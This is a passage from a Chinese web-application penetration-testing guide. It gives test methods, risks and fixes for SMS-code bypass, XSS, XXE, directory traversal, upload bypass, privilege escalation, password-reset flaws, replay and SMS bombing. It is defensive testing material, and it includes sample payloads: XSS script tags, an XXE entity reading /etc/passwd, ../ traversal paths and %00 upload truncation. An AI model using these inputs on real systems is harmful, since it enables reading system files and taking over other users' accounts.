修改／重置密码、交易操作等功能通常需要短信验证码，若验证码可暴力破解，攻击者可利用该漏洞进行重置他人密码或转账等危险操作。

测试工具：

Burpsuite

修复方案：

1. 短信验证码不少于6位；
2. 有效期不超过1分钟；
3. 验证码错误次数超过上限应采取账户锁定策略。
   * 1. 短信验证码绕过

漏洞描述：

短信验证码可被绕过，执行其他操作。

测试方法：

1. 请求发送短信，填写任意验证码，然后提交其他操作请求，将验证码参数置空或删除，测试是否可绕过检测；
2. 尝试特权验证码，如000000、111111等；
3. 同一个短信验证码是否能使用多次；
4. 修改服务器响应包中的校验错误的信息改成校验成功的信息，从而绕过前端检测，如果能够继续执行下一步操作且执行成功，说明短信验证码可被绕过。

如果短信验证码可以被绕过，说明存在漏洞。

风险分析：

修改／重置密码、交易操作等功能通常需要短信验证码，若验证码可绕过，攻击者可利用该漏洞进行重置他人密码或转账等危险操作。

测试工具：

Burpsuite

修复方案：

1. 若存在特权验证码，建议将其删除；
2. 应用服务端应严格校验验证码参数是否为空，格式是否正确；
3. 关键操作每提交一次请求，应发送新的短信验证码，并且不可继续使用旧的验证码。
   1. 跨站脚本（XSS）
      1. 跨站脚本攻击（XSS）

漏洞描述：

跨站脚本攻击的英文全称是Cross Site Script，为了和样式表区分，缩写为XSS。发生的原因是网站将用户输入的内容输出到页面上，在这个过程中可能有恶意代码被浏览器执行。跨站脚本攻击,它指的是恶意攻击者往Web页面里插入恶意html代码，当用户浏览该页之时，嵌入其中Web里面的html代码会被执行，从而达到恶意用户的特殊目的。已知的跨站脚本攻击漏洞有三种：1）存储式；2）反射式；3）基于DOM。

1. 存储型跨站脚本攻击涉及的功能点：用户输入的文本信息保存到数据库中，并能够在页面展示的功能点，例如用户留言、发送站内消息、个人信息修改等功能点。
2. 反射型跨站脚本攻击涉及的功能点：URL参数需要在页面显示的功能点都可能存在反射型跨站脚本攻击，例如站内搜索、查询功能点。
3. 基于DOM跨站脚本攻击涉及的功能点：涉及DOM对象的页面程序，包括（不限这些）：

|  |
| --- |
| document.URL  document.URLUnencoded  document.location  document.referrer  window.location |

测试方法：

1. GET方式跨站脚本：
2. 在输入的参数后逐条添加以下语句，以第一条为例，输入http://www.exmaple.com/page.xxx?name=<script>alert(123456)</script>只要其中一条弹出显示123456的告警框，就说明存在跨站漏洞，记录漏洞，停止测试。
3. 如果没有弹出显示123456的告警框，则在返回的页面上单击鼠标右键，选择“查看源文件”。
4. 查找网页源文件中是否包含完整的字符串<script>alert(123456)</script>，则不管有没有弹出显示123456的告警框，都表明存在跨站脚本漏洞。
5. 由于有些HTML元素（比如<textarea>或”）会影响脚本的执行，所以不一定能够正确弹出123456告警框，需要根据返回网页源文件的内容，构造value的值
6. Post方式跨站脚本：
7. 在POST表单中逐条输入以下语句，只要其中一条弹出显示123456的对话框，就说明存在跨站漏洞，记录漏洞，停止测试。
8. <script>alert(123456)</script>
9. [img]javascript:alert(123456);[/img]
10. 如果没有弹出显示123456的告警框，则在返回的页面上单击鼠标右键，选择“查看源文件”
11. 查找网页源文件中是否包含完整的字符串<script>alert(123456)</script>，则不管有没有弹出显示123456的告警框，都表明存在跨站脚本漏洞。
12. 由于有些HTML元素（比如<textarea>或”）会影响脚本的执行，所以不一定能够正确弹出123456告警框，需要根据返回网页源文件的内容，构造value的值。

如果能够执行XSS并弹框，说明存在漏洞。

风险分析：

常见的反射型跨站脚本攻击步骤如下：

1. 攻击者创建并测试恶意URL；
2. 攻击者确信受害者在浏览器中加载了恶意URL；
3. 攻击者采用反射型跨站脚本攻击方式安装键盘记录器、窃取受害者的cookie 、窃取剪贴板内容、改变网页内容（例如下载链接）。

存储型跨站脚本攻击最为常见的场景是将跨站脚本写入文本输入域中，如留言板、博客或新闻发布系统的评论框。当用户浏览留言和评论时，浏览器执行跨站脚本代码。

测试工具：

浏览器、Burpsuite

修复方案：

对用户输入进行验证，可采用白名单机制对用户输入进行控制，丢弃非期望的输入数据。输出时先转化为普通文本再输出，确保不会被客户端浏览器解析。

1、输入过滤：

建议过滤出所有以下字符：

[1] |（竖线符号）

[2] & （& 符号）

[3];（分号）

[4] $（美元符号）

[5] %（百分比符号）

[6] @（at 符号）

[7] '（单引号）

[8] "（引号）

[9] \'（反斜杠转义单引号）

[10] \"（反斜杠转义引号）

[11] <>（尖括号）

[12] ()（括号）

[13] +（加号）

[14] CR（回车符，ASCII 0x0d）

[15] LF（换行，ASCII 0x0a）

[16] ,（逗号）

[17] \（反斜杠）

2、在请求返回页面时对关键字符进行转义；

[1] “（双引号）：&quot

[2] ’ （单引号）：&apos

[3] &（&符号）：&amp

[4] <（左尖括号）：&lt

[5] >（右尖括号）：&gt

3、采用通配符进行匹配，如s.\*c.\*r.\*i.\*p.\*t，防止多层嵌套

4、使用 /i 修饰符，忽略大小写匹配，使用 /g 修饰符，进行全局搜索

5、替换非法字符串为无意义的字符，而不应仅移除字符串

6、在不影响应用的前提下，建议将cookie标记为httpOnly。

7、必要时，可以通过在网站服务器前端部署WEB应用防火墙的方式来防范相关的攻击。

* 1. XML外部实体（XXE）
     1. XXE

漏洞描述：

外部实体攻击，利用<!Entityname SYSTEM “URI”>。XML文件的解析依赖libxml库，而libxml2.9以前的版本默认支持并开启了外部实体的引用，服务端解析用户提交的XML文件时，未对XML文件引用的外部实体（含外部普通实体和外部参数实体）做合适的处理，并且实体的URL支持file://和ftp://等协议。

测试方法：

通过手工篡改网站中xml实体中的头部，加入相关的读取文件或者是链接，或者是命令执行等，如file:///path/to/file.ext；http://url/file.ext；php://filter/read=convert.base64-encode/resource=conf.php，类似如下代码所示：

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?>  <!DOCTYPE xxetest [  <!ELEMENT methodname ANY >  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>  <methodcall>  <methodname>&xxe;</methodname>  </methodcall> |

如果能够实现XXE攻击，说明存在漏洞。

风险分析：

攻击者可以在XML文件中声明URI指向服务器本地的实体造成攻击。实体攻击可导致信息泄露、任意文件读取、DOS攻击和代码执行等问题。

测试工具：

Burpsuite

修复方案：

严格检查用户输入的字符；

检查使用的底层XML解析库，使用JAVA语言提供的禁用外部实体的方法：DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();dbf.setExpandEntityReferences(false)；

操作XML时对格式字符进行转义处理，常见的格式字符如下表：

|  |  |
| --- | --- |
| &lt; | < |
| &gt; | > |
| &amp; | & |
| &apos; | ' |
| &quot; | " |

* 1. 失效的访问控制
     1. IP地址伪造

漏洞描述：

通过伪造IP地址能够绕过应用IP地址限制，访问和执行系统相关功能。

测试方法：

使用代理软件拦截请求包，修改HTTP头中的Host字段，伪造IP地址绕过限制。

如果服务器成功记录了伪造的IP，说明存在漏洞。

风险分析：

攻击者可利用该漏洞访问受限系统，造成应用系统数据泄漏。

测试工具：

浏览器、Modify Headers(Firefox)

修复方案：

1. 使用getServerName()代替getHeader(“Host”)；
2. 在Apache和Nginx里可以通过设置一个虚拟机来记录所有的非法Host header，或者在Apache和Nginx里指定一个ServerName名单；同时，Apache开启UseCanonicalName选项。
   * 1. 目录遍历

漏洞描述：

目录遍历（任意文件下载）漏洞不同于网站目录浏览，此漏洞不仅仅可遍历系统下web中的文件，而且可以浏览或者下载到系统中的文件，攻击人员通过目录遍历攻击可以获取系统文件及服务器的配置文件等等。一般来说，他们利用服务器API、文件标准权限进行攻击。严格来说，目录遍历攻击并不是一种web漏洞，而是网站设计人员的设计“漏洞”。

测试方法：

通过web漏洞扫描工具对网站实施扫描可能发现目录遍历或者任意文件下载漏洞，发送一系列”../”字符来遍历高层目录，并且尝试找到系统的配置文件或者系统中存在的敏感文件。

也可通过判断网站语言，并根据其url中部分提供的参数，进行构造相关的路径信息，如收集到网站中间件版本为apache，则想办法构造../../../ WEB-INF/web.xml等，然后查看其是否可被下载出来。随后可构造下载系统文件。

如果能够对网站进行目录遍历，说明存在漏洞。

风险分析：

如果web设计者设计的web内容没有恰当的访问控制，允许http遍历，攻击者就可以访问受限的目录，并可以在web根目录以外执行命令。

测试工具：

浏览器

修复方案：

1. 净化数据：对用户传过来的文件名参数进行硬编码或统一编码，对文件类型进行白名单控制，对包含恶意字符或者空字符的参数进行拒绝。
2. 任意文件下载漏洞也有可能是web所采用的中间件的版本低而导致问题的产生，例如ibm的websphere的任意文件下载漏洞，需更新其中间件的版本可修复。
3. 文件路径保存至数据库，让用户提交文件对应ID下载文件。
4. 用户下载文件之前需要进行权限判断。
5. 公开文件可放置在web应用程序下载目录中通过链接进行下载。
   * 1. 任意文件上传

漏洞描述：

一般情况下文件上传漏洞是指用户上传了一个可执行的脚本文件，并通过此脚本文件获得了执行服务器端命令的能力。文件上传本身是web中最为常见的一种功能需求，关键是文件上传之后服务器端的处理、解释文件的过程是否安全。一般的情况有：

1. 上传文件WEB脚本语言，服务器的WEB容器解释并执行了用户上传的脚本，导致代码执行；
2. 上传文件FLASH策略文件crossdomain.xml，以此来控制Flash在该域下的行为；
3. 上传文件是病毒、木马文件，攻击者用以诱骗用户或管理员下载执行；
4. 上传文件是钓鱼图片或包含了脚本的图片，某些浏览器会作为脚本执行，可用于实施钓鱼或欺诈；


测试方法：

上传方式根据不同的web语言，检测方法也各式各样，以下列举基于JS验证的上传的几种常见的文件上传绕过方法：

1. 直接删除代码中onsubmit事件中关于文件上传时验证上传文件的相关代码即可。如图：




1. 直接更改文件上传JS代码中允许上传的文件扩展名你想要上传的文件扩展名，如图所示：



1. 使用本地提交表单即可，如图所示：



1. 使用burpsuite或者是fiddle等代理工具提交，本地文件先更改为jpg，上传时拦截，再把文件扩展名更改为asp即可，如图所示：



1. 当然也有不是基于JS验证的上传，例如一些中间件IIS，Nginx,，PHP,FCK编辑器等等的解析漏洞，其上传绕过方式也是多种多样。通过对上传页面进行检查，常见的文件上传检查针对文件类型进行，可以使用手动修改POST包然后添加%00字节用于截断某些函数对文件名的判断。除了修改文件名来绕过类型检查外，还可以修改文件头来伪造文件头，欺骗文件上传检查，如图，修改文件头中的类型来进行绕过：



如果能够上传脚本文件并使其被服务器解析，说明存在漏洞。

风险分析：

攻击者直接上传webshell到服务器，从而远程控制服务器。

测试工具：

Burpsuite

修复方案：

1. 最有效的，将文件上传目录直接设置为不可执行，对于Linux而言，撤销其目录的'x'权限；实际中很多大型网站的上传应用都会放置在独立的存储上作为静态文件处理，一是方便使用缓存加速降低能耗，二是杜绝了脚本执行的可能性；
2. 文件类型检查：建议使用白名单方式，结合MIME Type、后缀检查等方式（即只允许允许的文件类型进行上传）；此外对于图片的处理可以使用压缩函数或resize函数，处理图片的同时破坏其包含的HTML代码；
3. 使用随机数改写文件名和文件路径，使得用户不能轻易访问自己上传的文件；
4. 单独设置文件服务器的域名。
   * 1. 越权

漏洞描述：

越权访问，这类漏洞是指应用在检查授权（Authorization）时存在纰漏，使得攻击者在获得低权限用户帐后后，可以利用一些方式绕过权限检查，访问或者操作到原本无权访问的高权限功能。在实际的代码安全审查中，这类漏洞往往很难通过工具进行自动化检测，因此在实际应用中危害很大。其与未授权访问有一定差别。

测试方法：

1. 以超管 admin（高权限用户） 身份登录系统
2. 找到一个只有超管（高权限）才有的功能的链接，比如:"http://localhost/mywebappname/userManage/userList.do" , 显示出所有的user，并复制此链接。
3. 以普通用户登陆进系统,在地址栏输入: userManage/userList.do，如果可以查看到其所有的user，说明存在纵向越权访问。
4. 以帐号1的身份登录系统
5. 找到一个只能获取到账号1自己的数据的功能链接，复制此链接
6. 以帐号2的身份登录系统，输入帐号1的链接，如果可以看到帐号1的数据，说明存在横向越权。
   * 检测说明：权限管理测试更多的是进行人工分析，自动化工具无法了解页面的具体应用场景以及逻辑判断过程。因此这里的测试需要首先测试人员理解测试业务系统的逻辑处理流程，并在此基础上进行如下测试。这里有几个测试的参考依据：
   * 页面是否进行权限判断；
   * 页面提交的资源标志是否与已登陆的用户身份进行匹配比对；
   * 用户登陆后，服务器端不应再以客户端提交的用户身份信息为依据，而应以会话中保存的已登陆的用户身份信息为准；
   * 必须在服务器端对每个请求URL进行鉴权，而不能仅仅通过客户端的菜单屏蔽或者按钮Disable来限制。

如果能够越权查看他人信息或对他人数据进行操作，说明存在漏洞。

风险分析：

目前存在着两种越权操作类型：横向越权操作和纵向越权操作。前者指的是攻击者尝试访问与他拥有相同权限的用户的资源；而后者指的是一个低级别攻击者尝试访问高级别用户的资源,如图所示的情况。



测试工具：

Burpsuite

修复方案：

对用户操作进行权限校验，防止通过修改参数进入未授权页面及进行非法操作，建议在服务端对请求的数据和当前用户身份做校验检查。流程描述：在服务器接收到用户发送的页面访问请求时，根据预设的识别策略，从用户的页面访问请求中提取该用户对应的用户唯一标识信息，同时提取所述页面访问请求对应的应答页面中的表单及该表单中不可修改参数，将所述表单及不可修改参数与所述用户唯一标识信息绑定后记录到参数列表中；检测到用户提交请求页面的表单时，将所述请求页面的表单及不可修改参数与该用户对应的所述参数列表中记录的表单及不可修改参数进行比对，控制该用户的访问。

* + 1. 任意用户密码修改/重置

漏洞描述：

可通过篡改用户名或ID、暴力破解验证码等方式修改/重置任意账户的密码。

测试方法：

密码修改的步骤一般是先校验用户原始密码是否正确，再让用户输入新密码。修改密码机制绕过方式大概有以下三种：

1. 如果输入新密码的接口可以直接访问，那么在未知原始密码的的情况下即可直接修改密码，通常知道了他人的用户名即可任意修改他人的密码。
2. 如果系统未校验修改密码的用户身份，那么在提交修改密码请求时，攻击者通过输入密码，将用户名或者用户ID修改为其他人的，即可成功修改他人的密码。
3. 当修改密码时系统需要电子邮件或者手机短信确认，而应用程序未校验用户输入的邮箱和手机号，那么攻击者通过填写自己的邮箱或手机号接收修改密码的链接和验证码，以此修改他人的密码。

密码重置机制绕过攻击方式主要有以下两种：

1. 通过正常手段获取重置密码的链接，猜解链接的组成结构和内容（如用户名或者时间戳的MD5值）。在得知他人邮箱的情况下，构造重置他人密码的链接。
2. 在得知他人手机号的情况下，通过穷举手机验证码重置他人的密码。

如果能够修改其他用户的密码，说明存在漏洞。

风险分析：

密码修改功能常采用分步骤方式来实现，攻击者在未知原始密码的情况下绕过某些检验步骤修改用户密码。

重置密码过程一般是首先验证注册的邮箱或者手机号，获取重置密码的链接（一般会包含一串唯一的字符串）或者验证码，然后访问重置密码链接或者输入验证码，最后输入新密码。密码重置机制绕过攻击是指在未知他人的重置密码链接或手机验证码的情况下，通过构造重置密码链接或穷举手机验证码的方式直接重置他人的密码。

测试工具：

Burpsuite

修复方案：

1. 一次性填写校验信息（原始密码、新密码等）后再提交修改密码请求。
2. 对客户端提交的修改密码请求，应对请求的用户身份与当前登录的用户身份进行校验，判断是否有权修改用户的密码并对原始密码是否正确也进行判断。
3. 不应将用于接收验证信息的手机、邮箱等信息全部明文传到客户端，应对手机、邮箱等信息进行屏蔽处理，或不将此类信息返回到客户端。
4. 对原始密码进行了验证的情况下，限制输入原始密码的错误次数，防止攻击者暴力破解原始密码。
5. 重置密码链接中的关键信息应随机化，不可预测（例如token机制），且禁止将关键信息返回到客户端。
   * 1. 不同帐号可使用相同用户名

漏洞描述：

如果应用允许使用用户名进行登录，且允许不同帐号设置相同的用户名，可能导致两个帐号均无法登录目标系统或两个帐号可以通过不同的密码登录系统。

测试方法：

在注册、用户名设置等地方尝试将两个账户设置成相同的用户名，如果提示用户名已存在，尝试使用代理工具篡改并提交

如果设置成功，尝试使用该用户名登录这两个帐号，看是否均能够登录成功

如果能够注册两个相同用户名(即登录帐号)，说明存在漏洞。

风险分析：

攻击者可以注册相同用户名的帐号，如果某些功能模块通过用户名关联敏感信息或帐号(如找回密码)，将导致敏感信息泄漏甚至帐号窃取。

测试工具：

Burpsuite

修复方案：

建议对用户名在服务器后端再次进行校验。

* + 1. 密码修改/重置流程跨越

漏洞描述：

密码修改功能常采用分步骤方式来实现，攻击者在未知原始密码的情况下绕过某些检验步骤修改用户密码。

测试方法：

1. 完成修改／重置密码的正常流程；
2. 绕过检验原密码等步骤，直接访问输入新密码页面，输入新密码，修改／重置密码。

如过能够绕过密码修改、重置的正常认证流程，说明存在漏洞。

风险分析：

有些密码修改／重置流程采用step=1、step=2类似的方式实现，如果应用校验不全面，攻击者可绕过前面的步骤，直接访问最后一步，输入新密码进行修改／重置。

测试工具：

Burpsuite

修复方案：

一次性填写校验信息（原始密码、新密码等）后再提交修改／重置密码请求。

* + 1. 业务流程跳跃

漏洞描述：

业务逻辑流程分步骤进行且能越过中间校验步骤直接进行后续操作，导致中间校验等步骤失效。

测试方法：

1. 首先完成正常的业务逻辑步骤，获取每一个步骤的请求；
2. 绕过中间步骤，直接访问最后一个或几个验证请求，看是否可绕过。

如果能够绕过部分业务逻辑限制，说明存在漏洞。

风险分析：

攻击者可利用该漏洞绕过业务流程检测，进行非法修改他人密码等危险操作。

测试工具：

Burpsuite

修复方案：

建议在不影响业务的前提下，在Session中添加对每一步流程页面的校验标志位，在新步骤页面浏览过程中，仅能够顺序执行页面校验，不可进行跳步操作，例如：页面二完成后，应更新Flag=3，则仅能够打开页面三。

* + 1. 图形验证码绕过

漏洞描述：

图形验证码可被绕过，执行暴力破解等操作。

测试方法：

1. 验证码和用户名、密码是否一次性、同时提交给服务器验证，如果是分开提交、分开验证，则存在漏洞。
2. 在服务器端，是否只有在验证码检验通过后才进行用户名和密码的检验，如果不是说明存在漏洞。（检测方法：输入错误的用户名或密码、错误的验证码。观察返回信息，是否只提示验证码错误，也就是说当验证码错误时，禁止再判断用户名和密码。）
3. 验证码是否为图片形式且在一张图片中，不为图片形式或不在一张图片中，说明存在漏洞，完成检测。
4. 生成的验证码是否可以通过html源代码查看到，如果可以说明存在漏洞，完成检测。
5. 生成验证码的模块是否根据提供的参数生成验证码，如果是说明存在漏洞，完成检测。
6. 请求10次观察验证码是否随机生成，如果存在一定的规律（例如5次后出现同一验证码）说明存在漏洞，完成检测。
7. 验证码在认证一次后是否立即失效。

如果验证码可以被绕过，说明存在漏洞。

风险分析：

图形验证码一般是防止使用程序恶意注册、暴力破解用户名密码或者批量发帖而设置的。在页面初始化时服务器向页面发送一个随机字符串，同时在Session里也保存一份，当用户提交时将随机数一起post到后台，通过与Session中保存的值对比，如果不相同，则有可能是恶意攻击。

测试工具：

Burpsuite

修复方案：

1. 系统在开发时注意验证识别后销毁session中的验证码。
2. 限制用户提交的验证码不能为空
3. 判断提交的验证码与服务器上存储的是否一致
4. 禁止将验证码明文信息发送至客户端
   * 1. 关键逻辑判断前端验证

漏洞描述：

关键逻辑仅在前端Javascript处进行验证，导致攻击者可以绕过前端验证直接向服务端提交数据。

测试方法：

1. 开启代理软件拦截请求功能，查看关键逻辑判断是发生在前端还是向服务端发送请求去验证；
2. 若在前端验证，则可通过禁用javascript绕过前端检测，或先在前端输入符合条件的数据，然后拦截请求包，修改参数。

如果关键逻辑仅在前端判断，通过修改请求或响应包即可绕过，说明存在漏洞。

风险分析：

关键逻辑判断前端验证通常发生在上传文件时校验文件格式、验证表单输入内容是否合法、验证码校验等场景。攻击者可利用该漏洞上传任意文件、插入跨站脚本等。

测试工具：

Burpsuite

修复方案：

建议在不影响业务的前提下，关键业务逻辑放在服务端判断。

* + 1. 请求重放攻击

漏洞描述：

关键业务操作未作token或者唯一标识码，导致攻击者可以重复多次进行请求，导致恶意操作。如重复交易等问题。

测试方法：

重放关键业务操作的http/tcp请求，查看第二次请求是否被正常处理。

如果关键数据包能够被重复使用，说明存在漏洞。

风险分析：

攻击者恶意或欺诈性地重复发送一个有效的数据包，如果服务器未检查此类重复提交的请求数据的有效性，那么转账充值等敏感操作将有可能会被重复执行。

测试工具：

Burpsuite

修复方案：

服务端应用程序应检查客户端提交的数据的唯一性，如使用流水号、时间戳、token等，并将流水号、时间戳等进行签名。

* + 1. 短信炸弹

漏洞描述：

短信轰炸攻击时常见的一种攻击，攻击者通过网站页面中所提供的发送短信验证码的功能处，通过对其发送数据包的获取后，进行重放，如果服务器短信平台未做校验的情况时，系统会一直去发送短信，这样就造成了短信轰炸的漏洞。

测试方法：

1. 手工找到有关网站注册页面，认证页面，是否具有短信发送页面，如果有，则进行下一步。
2. 通过利用burp或者其它抓包截断工具，抓取发送验证码的数据包，并且进行重放攻击，查看手机是否在短时间内连续收到10条以上短信，如果收到大量短信，则说明存在该漏洞。

风险分析：

攻击者通过填写他人的手机号，使用软件burpsuite的intruder功能重复提交发送短信的请求包，达到短时间内向他人的手机上发送大量垃圾短信的目的。

测试工具：

Burpsuite

修复方案：

1. 合理配置后台短信服务器的功能，对于同一手机号码，发送次数不超过3-5次，并且可对发送的时间间隔做限制。
2. 页面前台代码编写时，加入禁止针对同一手机号进行的次数大于N次的发送，或者在页面中加入验证码功能，并且限制发送的时间间隔。
   * 1. 邮件炸弹

漏洞描述：

应用系统未限制邮件的发送次数和频率，造成短时间内大量邮件发送至接收者邮箱，造成大量垃圾邮件。

测试方法：

1. 手工找到有关网站注册页面，认证页面，是否具有邮件发送页面，如果有，则进行下一步。
2. 通过利用burp或者其它抓包截断工具，抓取发送邮件的数据包，并且进行重放攻击，查看邮箱是否在短时间内连续收到10封以上邮件，如果收到大量邮件，则说明存在该漏洞。

风险分析：

攻击者通过填写他人的邮箱地址，使用软件burpsuite的intruder功能重复提交发送邮件的请求包，达到短时间内向他人的邮箱中发送大量垃圾邮件的目的。

测试工具：

Burpsuite

修复方案：

1. 合理配置后台邮件服务器的功能，对于同一邮箱，发送次数不超过3-5次，并且可对发送的时间间隔做限制。
2. 页面前台代码编写时，加入禁止针对同一邮箱进行的次数大于N次的发送，或者在页面中加入验证码功能，并且限制发送的时间间隔。
   * 1. 负值反冲

漏洞描述：

应用程序未校验订单数据的取值范围，交易存在负值反冲。

测试方法：

提交订单时拦截请求，修改订单参数为负数，如商品单价、数量、总价等。

如果订单参数能够修改为负数并提交成功，说明存在漏洞。

风险分析：

通过篡改订单参数，使得订单金额为负值，在使用余额支付时余额反而增加。

测试工具：

Burpsuite

修复方案：

服务器端在生成交易订单时，商品的价格从数据库中取出，禁止使用客户端发送的商品价格。

服务器端对客户端提交的交易数据（如商品ID、商品数量、商品价格等）的取值范围进行校验，将商品ID和商品价格与数据库中的数据对比校验，商品数量为大于零的整型数。

服务器端在生成支付订单时，对支付订单中影响支付金额的所有因素（比如商品ID、商品数量、商品价格、订单编号等）进行签名，对客户端提交的支付订单进行校验。

* + 1. 正负值对冲

漏洞描述：

应用程序未校验订单数据的取值范围，交易存在正负值对冲。

测试方法：

提交订单（包含多种商品）时拦截请求，修改部分商品的单价或数量，保证订单总金额为正数。

如果订单的单价或数量能够修改为负数，说明存在漏洞。

风险分析：

由于应用会校验订单总金额的取值范围，所以在保证该条件满足的前提下，修改个别商品的数量，达到正负值对冲。

测试工具：

Burpsuite

修复方案：

服务器端在生成交易订单时，商品的价格从数据库中取出，禁止使用客户端发送的商品价格。

服务器端对客户端提交的交易数据（如商品ID、商品数量、商品价格等）的取值范围进行校验，将商品ID和商品价格与数据库中的数据对比校验，商品数量为大于零的整型数。

服务器端在生成支付订单时，对支付订单中影响支付金额的所有因素（比如商品ID、商品数量、商品价格、订单编号等）进行签名，对客户端提交的支付订单进行校验。

* + 1. 短信内容可控

漏洞描述：

短信内容可从客户端指定

测试方法：

在客户端编辑任意短信内容，测试是否过滤特殊内容。

如果短信内容可控，说明存在漏洞。

风险分析：

攻击者可利用该漏洞，借助短信平台，编辑钓鱼短信发送给其他用户。

测试工具：

Burpsuite

修复方案：

建议在不影响业务的前提下，禁止客户端编辑短信内容。

* + 1. 邮件内容可控

漏洞描述：

应用系统发送邮件的邮件内容可由客户端任意指定

测试方法：

在客户端编辑任意邮件内容，测试是否过滤特殊内容。

如果邮件内容可控，说明存在漏洞。

风险分析：

攻击者可利用该漏洞，借助邮件平台，编辑钓鱼邮件发送给其他用户。

测试工具：

Burpsuite

修复方案：

建议在不影响业务的前提下，禁止客户端编辑邮件内容。

* + 1. 过长输入测试

漏洞描述：

攻击者在参数中输入超长字符串，导致数据溢出，致使应用或者数据库报错引发相关信息泄露，或者引起拒绝服务攻击等问题。

测试方法：

在前端可控参数中输入超长字符串。

如果随着发送的数据逐渐增长(1000、10000、100000、1000000字节)，在排除传输时长因素后，发现服务器的响应时间明显增长，说明存在漏洞。

风险分析：

攻击者可通过输入参数溢出触发应用服务器异常或服务器拒绝服务，影响系统可用性。

测试工具：

Burpsuite(Request Timer插件)

修复方案：

限制输入参数内容的长度。

* 1. 安全配置错误
     1. 报错页面敏感信息泄漏

漏洞描述：

错误页面由服务器产生403、404、500等错误时，返回详细错误信息。报错信息中可能会包含服务器代码信息、数据库连接信息、SQL语句或者敏感文件的路径，为攻击者收集信息提供了方便。

测试方法：

1. 通过目录扫描或手工输入不存在的文件或路径，触发服务器产生404错误并返回404页面；
2. 通过目录扫描或手工输入一个无权限查看的文件或路径，触发服务器产生403错误并返回403页面；
3. 手工输入不存在的参数或特殊构造的字符串，如单引号，尖括号等，触发服务器产生500错误并返回500页面或异常信息。

如果错误页面中存在敏感信息，如数据库报错信息、应用报错信息，说明存在漏洞。

风险分析：

攻击者可通过上述几种方式触发Web应用程序报错，提取报错信息泄露的敏感信息，如Web中间件的版本信息、数据库连接信息。

测试工具：

浏览器

修复方案：

1. 编码时增加异常处理模块，对错误页面做统一的自定义返回界面，隐藏服务器版本信息；
2. 不对外输出程序运行时产生的异常错误信息详情。
   * 1. 版本信息泄漏

漏洞描述：

在服务器返回的HTTP头和报错页面中泄露服务器信息。

测试方法：

1. 在浏览器的调试窗口中查看HTTP响应头
2. 使用代理软件如burpsuite、fiddler，拦截HTTP响应头
3. 查看报错页面，是否包含版本信息

如果HTTP响应头部包含服务器版本信息，说明存在漏洞。

风险分析：

攻击者可通过获取服务器banner信息，针对某个版本存在的漏洞进行定向攻击。

测试工具：

浏览器

修复方案：

隐藏或修改banner信息，制定自定义的错误页面。

* + 1. 目录浏览

漏洞描述：

目录浏览漏洞是由于网站存在配置缺陷，存在目录可浏览漏洞，这会导致网站很多隐私文件与目录泄露，比如数据库备份文件、配置文件等，攻击者利用该信息可以更容易得到网站权限，导致网站被黑。

测试方法：

可以利用web漏洞扫描器扫描web应用进行检测，也可通过搜索，网站标题包含“index of”关键词的网站进行访问。

如果能够实现目录浏览，说明存在漏洞。

风险分析：

攻击者通过访问网站某一目录时，该目录没有默认首页文件或没有正确设置默认首页文件，将会把整个目录结构列出来，将网站结构完全暴露给攻击者； 攻击者可能通过浏览目录结构，访问到某些隐秘文件（如PHPINFO文件、服务器探针文件、网站管理员后台访问地址、数据库连接文件等）。

测试工具：

浏览器

修复方案：

目前存在该漏洞的常见中间件为apache和IIS,以下列出其相关的修复方式：

1、 IIS中关闭目录浏览功能：在IIS的网站属性中，勾去“目录浏览”选项，重启IIS。

2、 Apache中关闭目录浏览功能：打开Apache配置文件httpd.conf，查找“Options Indexes FollowSymLinks”，修改为“ Options -Indexes”(减号表示取消，保存退出，重启Apache。

3、 Nginx中默认不会开启目录浏览功能，若您发现当前已开启该功能，可以编辑nginx.conf文件，删除如下两行：autoindex on;autoindex\_exact\_size on;重启Nginx。

* + 1. 默认页面泄漏

漏洞描述：

存在默认安装中间件、插件、框架等会携带示例页面及说明文档。

测试方法：

1. 可以利用web漏洞扫描器或目录扫描器扫描web应用进行检测
2. 根据网站使用的第三方组件和框架手工输入对应的示例页面。

如果存在中间件或CMS默认示例页面，说明存在漏洞。

风险分析：

攻击者可利用默认页面提供的功能和信息对服务器进行攻击。

测试工具：

